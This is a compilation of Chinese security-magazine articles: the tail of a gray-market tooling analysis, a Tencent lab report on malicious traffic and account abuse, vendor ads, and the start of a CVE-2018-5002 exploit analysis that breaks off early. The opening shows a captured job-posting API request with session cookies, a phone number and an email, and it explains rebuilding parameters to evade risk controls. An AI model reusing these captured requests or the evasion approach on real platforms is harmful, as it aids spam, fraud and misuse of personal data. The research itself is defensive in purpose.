www58com="AutoLogin=false&UserID=56216823046931&UserName=%E8%BF%AA%E8%BF%88%E6%96%AF11&CityID=0&Email=&AllMsgTotal=0&CommentReadTotal=0&CommentUnReadTotal=0&MsgReadTotal=0&MsgUnReadTotal=0&RequireFriendReadTotal=0&RequireFriendUnReadTotal=0&SystemReadTotal=0&SystemUnReadTotal=0&UserCredit=0&UserScore=0&PurviewID=&IsAgency=false&Agencys=null&SiteKey=4E2D7FDC8FC545758AA9887A39348ECBAB802F961FAE8AFC3&Phone=&WltUrl=&UserLoginVer=6132DEA395E09C43AA5CF48BC7145190A&LT=1534139476115";
vip=vipusertype%3D11%26vipuserpline%3D0%26v%3D1%26vipkey%3Daac6d513cce8007f20796ac8bcbe8b9c%26masteruserid%3D56216823046931; new_uv=3; utm_source=; spm=;
init_refer=https%253A%252F%252Femployer.58.com%252Fcommonposition;
new_session=0; vpostedinfo=0;
bj58_init_refer="";
bj58_new_uv=6;
wmda_session_id_1731918550401=1534151687143-981d7eae-d074-c95e;
bj58_new_session=0;
ppStore_fingerprint=FE0CDBF5490ADCE4CDAE71C6365460AF6CA4479AA44FDC55%EF%BC%BF1534152163928
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.87 Safari/537.36
Accept: */*
Host: zppost.vip.58.com
Content-Length: 2465
```

安全客 ( www.anquanke.com )

图 4-3-2 捕获到的接口信息

以下为接口需要 POST 的内容 ( 由于该数据经过 UrlEncode 方式编码, 为了方便阅读, 展示的是编码前的明文数据 ):

```
title=全城热招兼职免押金日结&jobcateID=13915&personnumber=10&ed
uid=1&experienceid=1&yingjiesheng=1&salary=5000_8000&content=<br
 /><br />我们是谁?

广州佛跳墙餐饮管理咨询有限公司，主营各色餐饮业务，有大学食堂，5
星酒店，海鲜超市，路边大排档，网红饭店等等只有你想不到，没有我
们做不到的。现在业务扩展需要招聘如下人员
女：年龄18-32岁，身高160CM以上
男：年龄18-35岁，身高170CM以上
有无经验均可，公司提供入职培训！
有兴趣的请投建立或来电咨询报名！
可在线联系工作人员报名！期待你的加入！<br /><br
 />&disablecheck=off&disabled=&welfareid=1|10|8|9|4|2|7&welfares
tring=五险一金&s&2|包吃&s&2|包住&s&2|年底双薪&s&2|房补&s&2|饭补
&s&2|加班补助&s&2&contact=Lilith&phone=13266887799&showphone=1&
email=2034254642@qq.com&localcityid=3&localareaid=1654&localdid
uanid=2693&addressid=10699378&isShowList=&isshowjz=false&captch
a_input=&yzm=&jieshouyouxiang=2034254642@qq.com&phone2=&showpho
ne2=1&cateid=9640&captcha_responseid=&captcha_encryptedKey=&pos
t_captcha_biz=&teleprotection=&userid=56216823046931&jz_refresh
_post_key=0&GTID=&daizhaogongsiid=&captcha_type_message=400
```

安全客 ( www.anquanke.com )

图 4-3-3 POST 的数据内容（编码前）

我们可以看出，上述大部分的内容为用户填写的信息，只要按照发帖的接口格式构造一样的形式数据就可以成功发出帖子，我们可以从这个接口所需要的相关参数看到，58VIP 发帖的接口需要的参数非常多，这就要求黑灰产人员具备较强能力的协议接口分析能力，能够分析出哪些是必须的参数，哪些是可有可无的参数，以及哪些是风控系统必须检测的参数，和参数的值是否加密。如果加密，则需要黑灰产人员破解加密算法之后，再计算出新的参数值以此绕过风控系统的检测。除了上述的发帖接口，其他接口调用的形式和上述大同小异。

## 五、结束语

黑灰产工具软件是网络黑灰产业发展的必然产物，黑灰产业会随着互联网的发展而发展，黑灰产工具软件也会随着黑灰产业的发展而发展。基于此，我们抛出以下观点，希望能引起行业共鸣，并与大家一起探讨和思考。

1、从黑产视角出发，建设黑灰产工具软件的全面监控和快速响应能力。通过对黑灰产业的长期跟进，我们对于黑灰产工具的传播链条和路径有了比较深入的理解和认知，可以第一时间捕获到网络中活跃的黑灰产工具，并第一时间分析其危害和原理。我们希望通过合作的方式，帮助更多的厂商建立这方面的能力。



2、建立黑灰产工具软件指纹库，增强风险设备识别能力。传统的设备指纹方案由于存在激烈的对抗，识别风险设备的效果并不理想；另一方面，风险设备往往会安装各种各样的黑灰产工具软件，通过提取这些黑灰产工具软件的特征作为指纹，可以有效的识别出风险设备。

3、建立行业的黑灰工具软件情报共享，最大化情报价值。根据我们的观察，工具软件的作者、传播渠道、以及使用者存在交集。以电商抢购为例，我们在跟进针对淘宝的抢购工具时，发现该工具的使用者，很多也会同时使用京东，苏宁，唯品会，华为等商城的抢购工具，从而达到利益的最大化。也就是我们第 2 点提到的黑灰产工具软件指纹库，其实是可以行业共享的，而我们也一直致力于解决黑灰产情报，包括工具软件情报的数据孤岛问题。

写在最后：

如果说黑灰产代表着黑夜，我们只有在黑夜中不断的探索和前行，才有可能迎来光明，与诸位共勉。

## 威胁猎人

威胁猎人是一家以业务安全情报能力见长的创新型安全企业，旨在为客户提供业务攻防情报，从防控到打击的全方位业务安全解决方案。自成立始，公司投入大量资源，打造了一整套国内领先的业务安全情报监控与预警体系，形成了开源情报、闭源情报、工具情报三大黑灰产情报基础能力，为客户提供黑灰产情报及业务风控解决方案。目前已为腾讯、百度、阿里、华为等全国 23 家 TOP30 互联网企业提供服务。

威胁猎人官网：<https://www.threathunter.cn>

威胁猎人公众号，定期分享黑灰产行业分析，欢迎关注



## 从恶意流量看 2018 十大互联网安全趋势

作者：karmayu@云鼎实验室

原文来源：云鼎实验室公众号

导语：「天下熙熙，皆为利来；天下攘攘，皆为利往。」太史公一语道尽众生之奔忙。在虚拟的世界，同样有着海量的「众生」，它们默默无闻，它们不知疲倦，它们无穷无尽，同样为了「利」之一字一往无前。其事虽殊，其理一也。且随腾讯安全云鼎实验室揭开这虚拟世界的「众生之相」。

### 一、恶意流量概述

#### 1. 恶意流量是什么

要定义「恶意流量」，先来看「流量」是什么。说到「流量」，仅在网络领域就存在许多不同的概念：

手机流量：每个月给运营商付费获得若干 G 上网流量。

网站流量：网站访问量，用来描述一个网站的用户数和页面访问次数。

网络流量：通过特定网络节点的数据包和网络请求数量。

在安全领域，研究的主要是网络流量中属于恶意的部分，其中包括网络攻击、业务攻击、恶意爬虫等。恶意流量绝大部分都来自自动化程序，通常通过未经许可的方式侵入、干扰、抓取他方业务或数据。

#### 2. 为什么研究恶意流量

腾讯云作为国内最大最专业的云厂商之一，如何从海量的网络流量中对恶意流量进行识别，保护客户利益的同时为业界输出优质数据，一直是我们努力的目标。

#### 3. 恶意流量的研究方法

为了捕获真实的恶意流量，云鼎实验室在全球多个节点部署了蜜罐网络集群，每天捕获数亿次的各类攻击请求。

获取海量真实恶意流量后，再通过对流量的研究和分析，反哺腾讯云对恶意流量的识别和防护能力。

### 二、恶意流量现状


#### 1. 恶意流量占比

根据国外公司 Distil Networks 发布的报告[1] ,2017 年机器流量占全网流量的 42.20% ,其中恶意机器流量占 21.80%。

这里「机器」指的是互联网上的爬虫、自动程序或者是模拟器。部分机器流量来自于搜索引擎爬虫、RSS 订阅服务等 ,属于正常机器流量。另外一部分由自动化攻击、僵尸网络、恶意爬虫等产生 ,属于恶意机器流量。本文所描述的恶意流量几乎都是自动化的机器流量。



## 2017 年互联网流量[人类 VS 机器] 分布




数据来源：腾讯安全云鼎实验室

### 2. 恶意流量在做什么

从云鼎实验室捕获到的恶意流量数据来看 ,大致可以分为四个大类 ,每个大类又可以分为若干个小类 ,详细划分如下 :

## 恶意流量分类



数据来源：腾讯安全云鼎实验室

### 1) 网络攻击

#### 端口扫描

扫描服务器常用的端口和指定的端口是否开放，并进一步进行服务器软件指纹探测。

#### 登录破解

主要指对服务器 SSH 服务( Linux )或远程桌面服务( Windows )使用弱口令进行破解。

本系列报告有一篇专门讲述，详见《SSH 暴力破解趋势：从云平台向物联网设备迁移》[2]。

#### 漏洞利用

利用已知或未知漏洞及利用工具（EXP）试图获得服务器权限。

#### DDoS 攻击



主要指源自僵尸网络或反射攻击的分布式拒绝服务攻击。

本系列报告有一篇专门讲述，详见《2018 上半年互联网 DDoS 攻击趋势分析》[3]。

## CC 攻击

目的和 DDoS 攻击类似，通过大量访问对方网站中对系统性能消耗较大的页面（如需要进行较复杂的数据库查询），造成数据库或系统卡死，导致对方无法对外提供服务。

### 2) 帐号攻击

#### 恶意注册

在网站（社交类网站居多）注册大量小号，并持续养号，用于后续谋取利益，尤其是在下面描述的「流量欺诈」领域。

#### 帐号扫描

探测某帐号（包括用户名、邮箱、手机号等）是否在某网站注册过，通常是作为「恶意注册」和「撞库攻击」的前置步骤。

#### 撞库攻击

使用 A 网站泄漏的帐号密码信息在 B 网站尝试登录，如果成功登录，则撞库攻击成功。由于近年来许多网站发生帐号密码泄漏事件，导致撞库攻击变得非常流行。

#### 资产窃取

当撞库攻击成功后，盗取帐号内资产，例如虚拟币、游戏帐号、装备等。

### 3) 流量欺诈

#### 刷榜

在 AppStore (iOS) 和其他 Android 软件市场通过技巧，进行刷下载量、刷评价、刷排行、刷点击、刷关键词等操作。

#### 刷粉

主要是在公众号、社交类网站、贴吧等刷粉丝、刷关注等，俗称僵尸粉。

#### 刷热度

在公众号、短视频、直播、视频播放等领域刷观看次数、阅读量、访问量、点赞量等等。

#### 刷单

在电商类平台刷成单量、商品评论等，达到影响商品排序等目的。

#### 刷广告

在广告圈，总流传着这样一句话：“我知道我的广告费有一半是被浪费的，但我不知道究竟是哪一半。”这个定律在互联网广告界亦是如此，乃至更甚。

#### 4) 恶意爬虫

和遵循 Robots 协议的正规搜索引擎或 RSS 订阅爬虫不同，恶意爬虫通过分析并构造参数对公开或非公开接口进行大量数据爬取或提交，获取对方本不愿意被大量获取的数据，并造成对方服务器性能损耗。爬虫工程师和反爬虫工程师的交锋，是互联网上的一大战场。

本系列报告有一篇专门讲述，详见《2018 上半年互联网恶意爬虫分析：从全景视角看爬虫与反爬虫》[4]。

### 三、十个结论

通过对恶意流量数据进行详细分析，云鼎实验室对监测到的恶意流量所反映出的一些互联网安全趋势进行了总结：

#### 1. 「永恒之蓝」依然肆虐严重

由于美国国家安全局（NSA）掌握的网络武器「永恒之蓝」漏洞在 2017 年 4 月被某黑客组织获取并泄漏，导致利用该漏洞的恶意程序在网络上肆虐，其中最典型的正是令人闻之色变的勒索病毒。经统计，在 2018 上半年基于「永恒之蓝」的攻击尝试超过漏洞攻击总量的 30% 以上。

#### 2. 挖矿成为自动化入侵的主要目的

早期，黑客拿到普通服务器权限后主要以 DDoS 为变现途径，但近年来数字货币大热后，用服务器挖矿成为黑客入侵变现的主要途径。这种无差别变现方式的兴起，导致自动化入侵攻击越发猖獗。

#### 3. 反射放大类 DDoS 攻击成为主流

自从各种反射放大类 DDoS 攻击方法被研究出来，普通肉鸡服务器早已满足不了黑客的「打击欲」，各种将攻击放大几百倍乃至数万倍的攻击手法层出不穷，无论是从流量规模还是伤害大小来看，反射放大类攻击已成为 DDoS 主流。

#### 4. 黑灰产间互相攻击依然激烈

有人的地方就有江湖，黑灰产则是互联网江湖水最浑的领域，而黑灰产内部为了利益也是不断乱斗，其中不择手段之处更甚于正规商业江湖。

#### 5. 黑色产业链已实现资源平台化

相对早期黑客的单打独斗，如今互联网黑色产业更像一个航母战斗群，各种外部资源如手机号、邮箱号、IP 资源、过验证码服务，都已经形成规模化平台，犹如航母战斗群里的护卫舰、补给舰，使得黑客只要专注最核心的技术实现，就可以快速整合资源对各公司造成危害。

#### 6. 各厂对新注册帐号应保持谨慎

通过自动化运营大量小号，利用「长尾效应」获取利益的模式（小额度大基数），已成为黑客获利的主流。很多时候，各厂对大量新增用户的欣喜，背面却是大量对抗成本的付出。

#### 7. 撞库攻击成为帐号类攻击主流

由于网民安全意识的不足，习惯在多个网站使用相同帐号密码，以及众多网站用户密码的泄漏，导致撞库攻击异常泛滥。这早已替代传统的盗号木马成为主流的盗号攻击模式。各厂商应加强登录接口的监管，尤其是边缘业务使用登录接口的审核。

#### 8. 游戏行业是黑客攻击第一大目标

由于游戏行业拥有可观的资金，庞大的用户量，以及便捷的虚拟物品变现渠道，故而一直是黑客最青睐的行业，该行业拥有渗透最广泛的黑色产业链，没有之一。

#### 9. 热门行业虚假繁荣状况依然严峻

互联网创投热点的领域几乎都是黑灰产关注的领域，从团购到共享单车，从自媒体到直播，无不存在大量虚拟小号炒作出来的热度。君不见，从微博千万大 V 到抖音全民网红，从公众号 10w+ 阅读量到电视剧数亿播放量，其中有多少真实、多少虚幻，恐怕谁也说不清楚。

#### 10. 恶意爬虫渗透到生活方方面面

前不久，我们发布了互联网恶意爬虫分析报告，报告显示，每天至少数十亿的爬虫在互联网上孜孜不倦地工作，影响着我们生活的各个方面，从火车抢票到医院挂号，从热点炒作到信息泄漏……无不有汹涌的黑客在蚕食其中的利益。


## 四、部分详细数据剖析

### 1. 端口扫描

#### 1) TCP 扫描



## TCP 协议端口扫描 TOP10



数据来源：腾讯安全云鼎实验室

此处，我们列举了近期 TCP 端口被扫描情况，相关端口涉及的具体业务如下：

TCP 端口	涉及环境/协议	说明
445	SMB	永恒之蓝/勒索病毒
23	Telnet	部分路由器支持 Telnet 登陆
22	SSH	Linux 远程登录
3389	RDP	Windows 远程桌面
3306	MYSQL	数据库



TCP 端口	涉及环境/ 协议	说明
6		
80/8080	Web	众多 web 服务
81	Web/IoT	web 服务或某些物联网设备
1433	SQL Server	数据库
5555	adb 远程调试	Android

( TCP 被扫描端口涉及环境或协议 1 )

从 TCP 扫描情况来看，针对 Windows SMB 协议的攻击依然最大量，远超其他类型。从请求数据来看，大部分是基于 NSA 泄漏的「永恒之蓝」漏洞在进行自动化攻击。

其他端口都比较常规，但在后面的长尾数据中我们发现了大量对非常规端口的扫描行为，例如：

TCP 端口	涉及环境/协 议	说明
7547	TR-064 协议	涉及多个路由器品牌
8291	MikroTik Winbox	路由器漏洞
8088	Hadoop	远程执行漏洞

TCP 端口	涉及环境/协 议	说明
5900	VNC	远程控制弱口令漏洞
8545	JSON-RPC	以太坊节点服务器，盗取 ETH
9300	ElasticSearch	漏洞
11211	Memcache	漏洞
5984	CouchDB	漏洞
.....	.....	.....


( TCP 被扫描端口涉及环境或协议 2 )

这个列表还能列很长，千万不要以为自己的服务器不会被人注意到，每天有大量黑客在通过自动化扫描器在寻找攻破你服务器的机会。

2 ) UDP 扫描



## UDP 协议端口扫描 TOP10



数据来源：腾讯安全云鼎实验室

相关端口涉及的具体业务如下：

UDP 端口	涉及环境/协议	说明
5060	SIP	用于 DDoS 反射放大攻击
53413	Netcore 路由器后门	获得 root 权限
123	NTP	用于 DDoS 反射放大攻击
443	HTTPS/QUIC	web 服务
53	DNS	用于 DDoS 反射放大

UDP 端口	涉及环境/协议	说明
		攻击
1900	SSDP	用于 DDoS 反射放大攻击
623	IPMI	用于 DDoS 反射放大攻击
1121 1	Memcached	用于 DDoS 反射放大攻击
161	SNMP	用于 DDoS 反射放大攻击
389	LDAP	用于 DDoS 反射放大攻击

( UDP 被扫描端口涉及环境或协议 )


对 UDP 端口的扫描行为绝大多数都是为了搜索 DDoS 攻击资源，由于许多对外的 UDP 类服务都被发现可以用来做 DDoS 反射放大攻击，因此寻找此类服务器成为黑产一大行为。另外，53413 端口的 Netcore 路由器后门漏洞依然利用十分猖獗。

根据我们的统计数据，在网络上，平均每台机器每天要遭受数万到数十万次的扫描。想象一下，每天有一火车站那么多的人偷偷瞄你家窗户看里面有什么好东西，你还不重视服务器安全么。

## 2. CC 攻击



## CC 攻击流量分布



数据来源：腾讯安全云鼎实验室

源于黑灰产的暴利，黑灰产间互相攻击一直是恶意攻击的很大一部分，除了使用 DDoS 攻击外，CC 攻击由于简单实用，也是黑灰产间互相攻击的主要方式之一。上图可见，超过一半的 CC 攻击流量都是黑灰产之间互相攻击，剩下的也部分由于网站直接打挂了或转移了无法统计。

由于黑灰产服务器、域名变换频繁，多是垃圾域名，服务器也多在海外，互相攻击不影响大公司，此类攻击也一直游离于三不管的灰色地带，仅在他们对主流互联网公司造成影响的的时候才为人们所知。其中最受关注的一次是 2009 年由于游戏私服火拼导致的「六省断网」事件[5]。

### 3. 恶意注册

各类帐号可以说是黑灰色产业的基石，下图简单绘制了这个产业链的流程，而实际上该链条上的每一个群体，都还有更小的产业链在支撑其业务。

产业链的模式极大地简化了黑色产业的入行门槛，例如帐号注册人需要注册对应网站的帐号，可以直接购买更基础的服务，例如已注册好的邮箱帐号密码或手机接收验证码服务，再配上自动化工具和相关 IP 资源，一个毫不懂技术的「黑客」就可以直接开始他的业务了。

如下图为例，是某邮箱注册商的自动销售页面，可以精准购买用于注册不同网站帐号的邮箱（由于一个邮箱可以注册多个网站，故可针对不同网站重复售卖）。

服务描述	价格	库存
全新三无邮箱 没实名验证 没绑定手机 可发邮 可接邮 账号密码随机 适合各种游戏登录 只做过苹果 其他业务都可做 1元100个	¥0.01元	44904
网易163邮箱 1元钱=200个 随机帐号(英文+数字) 库存充足 全天自动发货 三无邮箱 全网最低	¥0.005元	76604
网易163邮箱 6位短号 已开通POP3/IMAP 1元100个 做过个别业务 量大详谈	¥0.01元	1502
网易163邮箱 注册淘宝帐号 已过滤可做此业务 其他业务联系客服 24小时自动发货	¥0.007元	47556
网易163邮箱 注册百度贴吧 已过滤可做此业务 其他业务联系客服 24小时自动发货	¥0.007元	29138
网易163邮箱 注册苹果帐号 未开通pop 24小时自动发货	¥0.012元	132843

（某邮箱注册商的销售页面）

#### 4. 帐号扫描

帐号扫描指判断某帐户是否已在该网站注册，扫描方法通常有以下几种方式：

从帐户注册接口的返回信息判断

从帐户登录接口的返回信息判断

从找回密码接口的返回信息判断

而帐号扫描在攻击链中的作用通常有以下几种：

判断该帐号是否可注册，若可以，则进行恶意注册。


判断该帐号是否已存在，若存在，则进行撞库攻击。

判断该帐号是否已存在，若存在，抓取相关信息收录到社工库用户画像。

根据捕获到的攻击数据，帐号扫描类攻击在各行业所占比重如下：



### 帐号扫描类攻击行业占比



数据来源：腾讯安全云鼎实验室

可以看到，针对邮箱和游戏两大行业的帐号扫描行为占据了绝大多数，超过总量的 90%。究其原因，因为邮箱和手机号是黑灰产的最底层基础设施，而且相对手机号，邮箱的获取成本又低得多。因此，大量注册邮箱号是极其刚需的，注册之前先判断一下随机生成的用户名是否可用，也是增加效率必要的操作。故而针对邮箱进行的帐号扫描占据接近六成的攻击量。

而第二大领域游戏行业，这是撞库攻击的重灾区，因为游戏业庞大的现金流，以及游戏道具或者金币盗取后可以方便变现。因此，针对游戏业的帐户攻击占比，是非常可观的。

## 5. 撞库攻击


继续看帐号扫描的下级攻击流程——撞库攻击。

云鼎实验室监测数据显示，在 2018 上半年，游戏行业占据了撞库攻击超过七成的份额。排除掉邮箱注册类，帐号扫描和撞库攻击在各个行业的占比基本相符，间接说明帐号扫描和撞库攻击是同一个攻击链上的行为。

## 6. 流量欺诈



流量欺诈类各项占比




数据来源：腾讯安全云鼎实验室

云鼎实验室上半年恶意流量监测数据显示，在流量欺诈方面，刷热度占据最大的比例，超过七成；基于 AppStore 和各个手机厂商 Android 软件市场的刷榜占据第二；其次是对网络广告的点点击方面，由于国内 CPC（点击付费）类广告相对较少，这块主要集中在海外。

展开占比最大的「刷热度」部分数据，可以看到，由于近两年直播、短视频相关 APP 的高速发展，包括传统的视频播放类网站，视频类刷热度直接占据了相关数据欺诈领域的 TOP 3。排在之后的是相对传统的如公众号、微博等领域。



## 刷热度行业流量对比



数据来源：腾讯安全云鼎实验室

可见，平时媒体热衷的各种「十万阅读」、「百万点赞」、「千万网红」、「亿次播放」等等数据，其实到底有多少是真实的，怕是厂商也说不出个所以然。

### 7. 其他

其他详细数据可参见本系列其他报告，本篇不进行罗列，详见下方部分参考资料链接。

## 五、写在最后

作为一个专注安全多年的少年，对种种技术的研究我都能保持着少年之心，好奇地看着这个世界的未知。但研究恶意流量的感觉却全然不同，看着亲手捕获的种种攻击行为，当无数的贪婪、痴念和焦虑毫无顾忌地展示在眼前，让人莫名有了种「少年子弟江湖老」的情愫。我们努力揭示这一切，也并不觉得能改变多少局面，只是觉得，不能把心中的美好轻易让出去。

## 参考资料

- [1] <https://resources.distilnetworks.com/whitepapers/2018-bad-bot-report>
- [2] <https://mp.weixin.qq.com/s/uFaiXpYJigilckNSDPfpZw>
- [3] <https://mp.weixin.qq.com/s/EqIuxDHnWnwDvMGqOOVJww>
- [4] <https://mp.weixin.qq.com/s/-NRqdU-P6jkQvItfyXHjpg>
- [5] <http://tech.qq.com/zt/2009/duanwang/>



## 云鼎实验室介绍

腾讯安全云鼎实验室关注云主机与云内流量的安全研究和安全运营。利用机器学习与大数据技术实时监控并分析各类风险信息，帮助客户抵御高级可持续攻击；联合腾讯所有安全实验室进行安全漏洞的研究，确保云计算平台整体的安全性。相关能力通过腾讯云开放出来，为用户提供黑客入侵检测和漏洞风险预警等服务，帮助企业解决服务器安全问题。

微信公众号：云鼎实验室 微信号：YunDingLab



唯品会安全应急响应中心  
VIP Security Response Center

# VSRC



因唯安全 · 所以信赖



—— VSRC 3.0 官网 ——

<https://sec.vip.com/>

—— VSRC 3.0 新版规则 ——

<https://sec.vip.com/file/vsrc.pdf>

# 360智能安全免疫系统

360安全大脑最佳安全防御实践



学习

防御



安全免疫系统



处置

感知



360

安全第一®

## 【漏洞分析】

### 深入解析 CVE-2018-5002 漏洞利用技术

作者：金权@360 核心安全

原文来源：<https://www.anquanke.com/post/id/159348>

#### 前言

2018 年 6 月 1 号，360 高级威胁应对团队捕获到一个在野 flash 0day。上周，国外分析团队 Unit 42 公布了关于该次行动的进一步细节。随后，卡巴斯基在 twitter 指出此次攻击背后的 APT 团伙是 FruityArmor APT。

在这篇博客中，我们将披露该漏洞利用的进一步细节。

#### 漏洞利用

原始样本需要与云端交互触发，存在诸多不便，所以我们花了一些时间完整逆向了整套利用代码，以下分析中出现的代码片段均为逆向后的代码。原始利用支持 xp/win7/win8/win8.1/win10 x86/x64 全平台。以下分析环境为 windows 7 sp1 x86 + Flash 29.0.0.171。64 位下的利用过程会在最后一小节简要提及。

#### 1. 通过栈越界读写实现类型混淆

